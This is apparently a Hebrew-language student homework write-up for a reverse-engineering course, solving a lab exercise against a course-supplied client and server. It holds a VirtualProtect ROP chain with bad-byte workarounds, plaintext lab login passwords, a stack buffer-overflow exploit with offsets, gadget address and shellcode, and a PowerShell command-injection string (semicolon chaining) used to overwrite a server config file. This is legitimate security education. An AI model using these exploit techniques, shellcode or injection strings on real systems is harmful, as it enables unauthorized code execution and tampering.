הנדסה לאחור 236496 – תרגיל בית 4

מגישים:
אלון פליסקוב 315468116
שליו ריסין 211578794

חלק יבש

שאלה 1

מדובר ברצף הפקודות:

```
9ad9e71c:   60                  pushad
9ad9e71d:   c3                  ret
```

או, מדובר ברצף הבתים `60 c3`.
את רצף הבתים הזה ניתן למצוא ב-DLL לגיטימי. למשל, עבור הפקודה הבאה:

```
add   BYTE PTR [eax-0x3d], ah
```

הקידוד שלה הוא רצף הבתים:

```
00 60 c3
```

ניתן לראות כי חלק מהקידוד של הפקודה הוא רצף הבתים `60 c3`. לכן, ניתן למצוא את הגאדג'ט הנ"ל ב-DLL שבו מופיעה הפקודה שציינו.

שאלה 2

0x20202020 - lpfOldProtect
0x00000040 – flNewProtect
0x00001000 – dwSize
0x9ad9e71c - ret
VirtualProtect_Address
- pop ebx
0x9ad9e71c - pop ecx
0xDEADBEEF – pop ebx
0x9ad9e700 - ret
0x9ad9e704 – pop edi
0x9ad9e71a - ret
0x9ad9e702 – pop ebp
0x0000001B – pop ebx
0x9ad9e713 - ret
0x9ad9e716 - ret
0xDEADBEEF – pop ebx
0xDEADBEEF – pop ecx
0xDEADBEEF – pop ebx
0x9ad9e700 - ret
0xDEADBEEF – pop ebp
0x70707061 – pop ebx
0x9ad9e713 - ret
0x9ad9e706 - ret

כעת נסביר את ה-ROP:

קפיצה לgadget שמאפס את eax.

קפיצה לgadget ששם בebx ואז בebp שני ערכים כרצוננו, במקרה זה הערך בebp אינו חשוב והערך בebx יהיה0x70707070-F .

קפיצה לgadget שמחבר את ebx וeax לתוך eax, לאחר מכן עושה 3 פעמים pop ולכן נרפד זאת על המחסנית

קפיצה לgadget אשר עושה dereference ל eax (עם offset F) – כעת eax מצביע לתחילת האובייקט

קפיצה לgadget אשר שם בebx וebp שני ערכים כרצוננו, נשים בebx 1B ובebp כתובת לgadget (או אמצע של אחד) אשר עושה pop 3 פעמים, כאשר הערך השני הולך לecx והשלישי לebx

קפיצה לgadget אשר מוציא ערך כרצוננו לedi, נשים בוא את הכתובת של gadget שעושה pop ebx.

קפיצה לgadget שמחבר את ebx וeax לתוך eax, כעת eax מצביע לתחילת העמוד הרצוי. בנוסף הgadget מאפשר לנו לשים בecx וebx ערך כרצונינו. נשים בebx את הכתובת של virtual protect ובecx את הכתובת של gadget שעושה pushad

קפיצה לgadget אשר עושה pushad.

Pushad דוחף בצורה הבאה:

```
Temp := (ESP);
Push(EAX);
Push(ECX);
Push(EDX);
Push(EBX);
Push(Temp);
Push(EBP);
Push(ESI);
Push(EDI);
```

נראה כיצד הערכים ששמנו ברגיסטרים לפני הקריאה קוראים לvirtual protect ולבסוף גם קופצים לתחילת הדף.

א. עושים return לכתובת שבראש המחסנית שהיא edi. לכן נעשה pop ebx.
ב. עושים return לכתובת של ebp אשר גורמת לנו לעשות pop ebx לערך שלא מעניין אותנו, לאחר מכן pop ecx לערך של ebx ברגע הקריאה לpushad – virtual protect address. וpop ebx שוב לערך שלא מעניין אותנו.
ג. עושים return לכתובת של ecx שהינה הגאדג'ט שעושה pushad, נשים לב שנשאר לנו eax מהpushad הקודם.
ד. חוזרים על שלב א ושלב ב (עם ערכים שונים אבל כבר לא אכפת לנו מה יש בebx וecx) וכאשר נגיע לשלב ג' נקפוץ לvirtual protect.
ה. כעת virtual protect תרוץ כאשר נשים לב ש-
   1. הreturn address הוא הדף הרצוי.
   2. הפרמטר הראשון הוא הדף הרצוי.
   3. הפרמטר השני – מספר הבתים לשינוי הינו 4kb.
   4. הפרמטר השלישי – הרשאות הדף הינו 40 – read write execute.
   5. הפרמטר הרביעי – ההרשאות הקודמות הינו דף שאכן ניתן לכתיבה ולכן virtual protect לא תיכשל.
ו. נחזור מהפונקציה ונתחיל להריץ קוד מהדף הרצוי.

<u>שאלה 3</u>

שרשרת ה-ROP לא עובדת במקרה ספציפי זה, כי strcpy בגרסתה של UNICODE, מפסיקה לקרוא מ-buffer כאשר היא נתקלת ברצף של שני בתים 0x0000. זאת מכיוון שב-UNICODE, הרצף 0x0000 הוא ה-null terminator שמסמן סיום של מחרוזת (bad byte).
אנחנו חייבים שב-buffer יופיע, למשל, רצף הבתים 0x00000040 כי הוא מהווה את הארגומנט של ההרשאות החדשות לדף ב-VirtualProtect.


שאלה 4

כעת מסופק לנו ה-gadget שנותן לנו לבצע negation על רצף של ארבעה בתים בזכרון.

1. הבעיה הראשונה שלנו היא בערך 1B אותו אנו שמים בebx שלאחר מכן מוסיפים לeax. במקום זאת אפשר לקרוא לgadget שמגדיל את eax ב10 פעמיים ואז 7 פעמים לgadget אשר עושה inc לeax.
2. הבעיה השניה שלנו היא בפרמטרים אשר אנו נותנים לvirtual protect.

א. עבור ההרשאות נרשום 0x10000040. Virtual protect מתעלם מהביט האחרון ולכן זה יהיה חוקי, בנוסף הstr copy יקבל 1000 ואז 0040 ששניהם לא null terminator.

ב. מה נעשה עבור size, נחשב את neg של 1000: FFFFF000 – כמו שאנחנו רואים אין שם null terminator, ונשים אותו במקום המתאים לפרמטר size מסעיף 2.



נשים את הגאדג'ט החדש שעושה neg לפי הreturn address לpushad, ואז זה יהפוך את הבתים ונקבל 1000 כמו שרצינו.

שלב שני – התחברות מוצלחת

ניסינו להתחבר לכל 4 המשתמשים.

```
Enter username: goblin
Enter password: Y51GCPA6I5G4ZTA8
Welcome goblin

What would you like to do?
[1] ECHO - ping the server with a custom message, receive the same.
[2] TIME - Get local time from server point of view.
[3] 2020 - Get a a new year greeting.
[4] USER - Show details of registered users.
[5] DMSG - Download message from the server.
```

```
Enter username: wizard
Enter password: 45C57ZS3AHVEKZYK
Welcome wizard

What would you like to do?
[1] ECHO - ping the server with a custom message, receive the same.
[2] TIME - Get local time from server point of view.
[3] 2020 - Get a a new year greeting.
[4] USER - Show details of registered users.
[5] DMSG - Download message from the server.
```

```
Enter username: giant
Enter password: TVNOZLJHAP0LN9L1
Welcome giant

What would you like to do?
[1] ECHO - ping the server with a custom message, receive the same.
[2] TIME - Get local time from server point of view.
[3] 2020 - Get a a new year greeting.
[4] USER - Show details of registered users.
[5] DMSG - Download message from the server.
```

```
Enter username: archer
Enter password: 2BBVAFEX2RNFB2NF
Welcome archer (Admin)

What would you like to do?
[1] ECHO - ping the server with a custom message, receive the same.
[2] TIME - Get local time from server point of view.
[3] 2020 - Get a a new year greeting.
[4] USER - Show details of registered users.
[5] DMSG - Download message from the server.
[6] PEEK - peek into the system.
[7] LOAD - Load the content of the last peeked file.
```

גילינו כי ל-archer יש הרשאות של admin, ולאחרים אין.
לכן, ל-archer יש את ההרשאות הגבוהות ביותר. האינדיקציה לכך היא הודעת ה-
"Welcome archer (Admin)" ש-archer מקבל בכניסתו למערכת. בנוסף, ל-archer יש גישה לשתי פקודות נוספות, שלאחרים אין: PEEK, LOAD.
כתבנו קובץ **users.py** כמו שהתבקשנו.

שלב שלישי – כתיבת shellcode

המטרה שלנו היא להיות מסוגלים להריץ פקודות PEEK על השרת ברצף.
פתחנו את hw4_client.exe בעזרת IDA. ראינו שבכלליות מהלך התכנית הוא:
לפתוח session עם השרת (באמצעות socket).
אחר כך, קולטים username + password מהמשתמש.
אחרי קליטת username+password, נקראת פונקציה שמטרתה היא לבצע switch על קלט המשתמש לשרת. אך בפעם הראשונה שהיא נקראת, היא לא מקבלת קלט מהמשתמש, אלא רק מבצעת אותנטיקציה של פרטי המשתמש.
אם האותנטיקציה מצליחה, אז קולטים ארבעה תווים בדיוק מהמשתמש.
לאחר קליטת התווים, יש פונקציה אחרת שמפרידה למקרים לפי הקלט, וקראנו לה VulnerableFunc.
קראנו לה כך מפני שהיא משתמשת ב-scanf ומאפשרת לנו לנצל חולשת Buffer Overflow:
בסוף הפונקציה, אם שלחנו לתכנית PEEK, אז scanf נקראת לתוך חוצץ על המחסנית.
הארגומנטים ל-scanf הם המחרוזת "%[^\n]s\n" וכתובת של חוצץ. הבנו כי scanf לא תפסיק לקרוא קלט גם אם נכניס בתים של 0x00. כלומר ה-bad byte הוא 0x0A, שזה '\n'.
בנוסף, אחרי scanf נקראת הפונקציה strcpy, שמעתיקה את קלט המשתמש לחוצץ שנמצא ב-frame אחד למעלה, באופן כזה שאם נרצה לכתוב shellcode למחסנית אז הוא יכול להדרס על ידי ה-strcpy הזה. זאת מכיוון שאנחנו נצטרך לכתוב כמות גדולה של בתים כקלט, כדי לבצע buffer overflow. כדי

לפשט את הבעיה הזו, החלטנו שהבית הראשון בקלט הוא 0x00, וכך strcpy לא תעתיק כלל את הקלט כשתיקרא.
התחלנו לבצע ניסויים בקלט – כל פעם שולחים PEEK לשרת, ואז שולחים X פעמים את התו 'a'.
התחלנו ב-100, אחר כך 1000, 10,000.. ובסוף מצאנו שאחרי 16,304 תווים, מגיעים לכתובת החזרה של הפונקציה הנוכחית.
כעת, תכננו לכתוב לחוצץ את התוכן הבא:

0x00||(16,303 times 'a')||(return address to jmp esp gadget)||(shellcode)

מצאנו בעזרת ROPPER שיש gadget כזה ב-hw4_client.exe, בכתובת 0x62502028.
ניגשנו לכתיבת ה-shellcode עצמו.

ראשית, רצוי להתחיל את ה-shellcode ברצף של פקודות nop, כדי לפצות על אי-דיוקים בכתובות.
תוכן ה-shellcode עצמו יהיה:

```
sub     esp,0x4000
L1:
mov     edi,esp
push    edi
push    0x62506168
mov     eax,0x62504bd4
call    eax
push    0x0
push    0x62508080
push    edi
push    0x7
mov     eax,0x5ffd90
push    DWORD PTR [eax]
mov     eax,0x62501892
call    eax
add     esp, 28
jmp     L1
```

- הקצאת מקום על המחסנית תוך וידוא שלא נדרוס את ה-shellcode.
- הכנת ארגומנטים לקריאה ל- scanf, כדי שנוכל לקרוא ארגומנט ל-PEEK. בנוסף, הכנת הכתובת של scanf, שלפי IDA היא 0x62504BD4. הכתובת של המחרוזת "%[^\n]s\n" היא 0x62506168.
- קריאה ל-scanf.
- דחיפת ארגומנטים למחסנית לפני קריאה לפונקציה ב-hw4_client.exe שתבצע את התקשורת עם השרת ואת הלוגיקה של פקודת PEEK. קראנו לפונקציה זו BlackBox בגלל האופי שבו אנו משתמשים בה.
  - ראינו כי לאחר הקריאה ל-VulnerableFunc, הארגומנט הראשון שנדחף הוא 0x0, ועשינו כאן אותו דבר.
  - הארגומנט השני הוא Buffer קבוע מהזכרון של התכנית, לא מהמחסנית. העתקנו גם את ארגומנט זה.
  - הארגומנט השלישי הוא החוצץ אליו נקרא – בתחילת ה-shellcode הקצינו 0x4000 בתים על המחסנית ושמרנו את תחתית המחסנית (esp החדש) ב-edi. הארגומנט השלישי הוא תחתית המחסנית.
  - ארגומנט רביעי – 0x7. ראינו כי פקודת PEEK משוייכת למספר 7 בעזרת פונקציית switch שלא נטרח לקרוא לה, כי אנחנו כבר יודעים איזה מספר אנחנו רוצים.
  - ארגומנט אחרון – ה-socket, שכתובתו נמצאת ב-0x5FFD90 באופן עקבי. לכן אנו דוחפים את תוכן הכתובת הזו למחסנית. נשים לב כי כתובת ה-socket מועברת כארגומנט לפונקציה **שקוראת** ל-VulnerableFunc. כלומר, כתובת ה-socket נמצאת לא פריים אחד מעל VulnerableFunc, אלא שניים. בגלל זה, ומפני שאנחנו דורסים כמות מחושבת של זכרון מהמחסנית, אז כתובת ה-socket נשמרת ב-0x5FFD90 ולא נדרסת.
- ביצוע call אל הכתובת 0x62501892, זו הכתובת של BlackBox.
- add esp, 28 כדי שלא נגדיל את ה-frame בכל איטרציה של הלולאה – זה עלול לגרום ל- stack overflow.

- חזרה לתחילת הלולאה על ידי jmp.

כעת, נותר רק להפוך את הקוד הזה למחרוזת בעזרת כלים באינטרנט. כאמור, לא נרצה לשלוח ל-scanf את מחרוזת זו לבדה בתור ה-shellcode, בגלל חשש משונות בכתובות. לכן, הכנסנו רצף של 40 nops לפני הקוד הזה.

עכשיו, עם סקריפט גמור, הרצנו אותו, ועלתה שגיאת מערכת הפעלה – Invalid Argument.
בהתחלה, לא היה ברור מה גורם לכך. לאחר סיעור מוחות וניפוי שגיאות, הגענו למסקנה ש-strcpy נכשלת וגורמת לקריסת התכנית, עוד לפני שמתחיל להתבצע ה-shellcode. כלומר, בסוף ריצת VulnerableFunc, אחרי הקריאה ל-scanf.

הסיבה: אנחנו דורסים את אחת הכתובות ש-strcpy מנסה להעתיק אליה. כתובת זו מועברת כארגומנט ל-VulnerableFunc, ב-(ebp+12). ה-nops שלנו מתחילים מיד אחרי (ebp+4). לכן וודאי שהכתובת הזו נדרסה, וגם הארגומנט הראשון, שנמצא ב-(ebp+8), נדרס, אך ממנו לא אכפת לנו בשלב זה.

אי לכך, מצאנו את הכתובת המדויקת שמועברת ל-VulnerableFunc ב-(ebp+12): 0x005FDCE8.

למעשה, אם ה-nops שלנו נראו כך:

```
b"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
```

אז שינינו אותם להיות כך, כדי שהכתובת הנכונה שמועברת ל-strcpy תישאר במקומה:

```
b"\x90\x90\x90\x90\xe8\xdc\x5f\x00\x90\x90\x90\x90\
```

פתרנו את בעיית ה-strcpy, אך עלתה בעיה נוספת:
פקודת nop מזוהה כ-0x90, אבל ארבעת הבתים שכתבנו במקום בתים 5-8 הם כתובת, ולא פקודה. אם היינו מנסים להריץ אותם כפקודה, בקונטקסט הזה, היינו מקבלים את הפקודה:

```
call   0x90005fe5
```

לא היינו רוצים כזה דבר. אי לכך, החלטנו לדלג על ארבעה הבתים של הכתובת, בעזרת jmp. לאחר עדכון, ה-shellcode מתחיל כך:

```
b"\xEB\x15\xCA\xFE\xE8\xDC\x5F\x00\x90\x90\x90\x90\x90\x90\x90\x90\
```

כך התגברנו על שתי הבעיות שעלו.

לאחר נסיון הרצה, ראינו כי השגנו את מטרתינו וכי השרת מריץ בלולאה את PEEK, כל פעם מבקש קלט חדש, ומסיים (בזכות תכנית הפייתון) בעת קבלת exit.

שלב רביעי – הרצת קוד על השרת

בחלק זה, רצינו לנסות לחקור ולגלות איך להריץ קוד shell כרצוננו על השרת.
הרצנו את פקודת PEEK עם ארגומנט אקראי, למשל "abc", וראינו שעלתה שגיאת Get-ChildItem:

```
Get-ChildItem : Cannot find path 'C:\Users\idanRaz\RE_HW\generated\server\211578794-315468116\abc' because it does not
exist.
At line:1 char:1
+ Get-ChildItem -Name -Path abc
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\idanRa...4-315468116\abc:String) [Get-ChildItem], ItemNotFound
   Exception
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
```

לאחר גיגול זריז של השגיאה, ראינו שמדובר בפקודת PowerShell שמקבלת PATH של תיקיה\קובץ ומדפיסה פרטים על הקבצים ב-PATH.
הרעיון הבא היה לתת ארגומנט '.' ל-PEEK. קיבלנו כתוצאה:

```
config
database
files
source
tools
__pycache__
Capture.dll
command.py
common.py
database.py
db_models.py
hw4_server211578794-315468116.py
InjectorWrapper.exe
server211578794-315468116.py
tools_server211578794-315468116.py
```

לכן, מה שפקודת PEEK עושה זה לקבל PATH argument והיא משתמשת ב-Get-ChildItem כדי להדפיס פרטים על ה-PATH, כאשר PATH הוא ביחס ל-current working directory.
בנוסף, ה-current working directory משתנה ל-PATH אחרי PEEK.
המטרה הבאה היא להבין איך להריץ קוד בהינתן ש-PEEK מריצה Get-ChildItem על הארגומנט.
מכיוון שה-PATH בסוף הפקודה של Get-ChildItem, חשבנו לבדוק אופציה של שרשור פקודה נוספת לפקודה הנוכחית, כך שהפקודה הנוספת תהיה האמצעי שלנו להריץ מה שנרצה על השרת.
חיפשנו, ומצאנו שעל ידי התו ';' ניתן לשרשר שתי פקודות באותה שורה.
נרצה שהפקודה הראשונה לא תיכשל ותוביל לשגיאה, לכן בכל מקרה נבחר את הארגומנט שלה להיות '.' כי בכל directory יש '.' .
השורה שנשלח ל-PEEK תהיה:
.; <our_command>
כאשר our_command היא קוד לבחירתנו. בפרט, our_command יכולה להכיל semi-colons נוספים, כלומר הפקודה יכולה להכיל מספר פקודות נפרדות ל-shell.
ראינו שמודפס ה-working directory כל פעם שאנחנו מריצים את PEEK על השורה שכתבנו, לכן ביצענו output redirection כדי "להשתיק" את ההדפסה הזו שאינה רצויה. השורה החדשה:
. > $null ; <our_command>

שלב חמישי – כיבוי השריפות

כעת, עם היכולת לנוע בשרת ולבצע פקודות PowerShell כרצוננו, חקרנו קצת את תוכן השרת. חשבנו שהשריפות הן הפיקסלים האדומים על עץ הכריסמס ב-tree.exe. מהר מאוד הבנו שזה לא נכון.
מצאנו את הקובץ attack.config בתוך התיקייה config. תוכן הקובץ היה:

Fires: True
Rivals: True
Knights Infected: True
Robber Hunted: False

הבנו שמצאנו את הקובץ שרלוונטי לשלב זה. החלטנו שהמשימה היא לשנות את Fires ל-False, וחשבנו שלא יזיק גם לשנות את Knights Infected ל-False, כי האבירים שהודבקו שהציתו את שדות המשאבים.
כתבנו את שורת ה-PowerShell הבאה כדי להריץ על השרת:

```
cmd = ". > $null ; " + """@('Fires: False', 'Rivals: True', 'Knights Infected: False', 'Robber Hunted: False') \
                        -join [Environment]::NewLine | Set-Content -Path "./config/attack.config\" > $null"""
```

השורה נותנת את הארגומנט '.' ל-PEEK, ומבצעת redirect ל-$null כפי שהסברנו קודם.
הפקודה השנייה מתחילה במחרוזת:

Fires: False
Rivals: True
Knights Infected: False
Robber Hunted: False

כאשר היא מפורקת לשורות, ו-join מצרפת אותם למחרוזת יחידה עם ירידת שורה בין כל שורה ([Environment]::NewLine). משתמשים ב-pipe כדי לשלוח את המחרוזת ל-Set-Content שמגדירה את תוכן הקובץ config\attack.config להיות המחרוזת החדשה.
השריפות כובו, האבירים ניצלו מהמורדים, וחג מולד שמח לנו.